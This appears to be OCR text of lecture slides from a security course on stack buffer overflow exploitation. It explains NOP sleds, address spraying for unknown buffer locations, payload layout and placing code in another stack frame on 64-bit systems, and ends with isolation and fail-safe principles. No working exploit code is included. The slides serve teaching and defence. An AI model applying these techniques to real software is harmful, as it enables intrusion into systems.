
Unknown Buffer Location

The location of the buffer is important, because we need it in order to determine where to place the new return address

Solution: We will still use address spraying, but now we need to derive the possible location(s) of our NOP sled


If we know we insert 150 bytes of NOPs after the return address, we can iterate through all possible locations of our NOP sled

Buffer Address	NOP Section
A	[A + 120, A +270]
A + 4	[A + 124, A +274]
A + 8	[A + 128, A +278]
…	
A + 100	[A + 220, A +370]




Unknown Buffer Location

Buffer Address	NOP Section
A	[A + 120, A +270]
A + 4	[A + 124, A +274]
A + 8	[A + 128, A +278]
…	
A + 100	[A + 220, A +370]



Try to find a NOP section range that will work for ALL values of A



Malicious Code

NOP NOP NOP NOP NOP NOP

NOP NOP NOP NOP NOP NOP

NOP NOP NOP NOP NOP NOP

New return address

New Return Address

New Return Address

New Return Address

New Return Address

New Return Address

New Return Address

New Return Address


Small Buffer Size

In a buffer of 517, we can fit quite a lot of stuff in our payload,

But what if the buffer is small, or if we are not allowed to overflow into other stack frames ?

In 64-bit systems, we are not able to overflow stuff after the return address


So, our malicious code needs to be injected below the return address, and have *much less* space to work with



Small Buffer Size

In a buffer of 517, we can fit quite a lot of stuff in our payload,


But what if the buffer is small, or if we are not allowed to overflow into other stack frames ?



Small Buffer Size

In a buffer of 517, we can fit quite a lot of stuff in our payload,

But what if the buffer is small, or if we are not allowed to overflow into other stack frames ?




Solution: Place the malicious code in another stack frame


(As long as we can figure out its address, we really do not care if the malicious code is in the BOF stack frame)

Lessons Learned?

Principle of Isolation

Address spaces for processes should be isolated from one another, and there should be no interference between two address spaces





Security Principle #4

Principle of fail-safe defaults

In a process or system FAILS for whatever reason, it will default to a SAFE outcome *(Think Stack Guard)*

Lab 3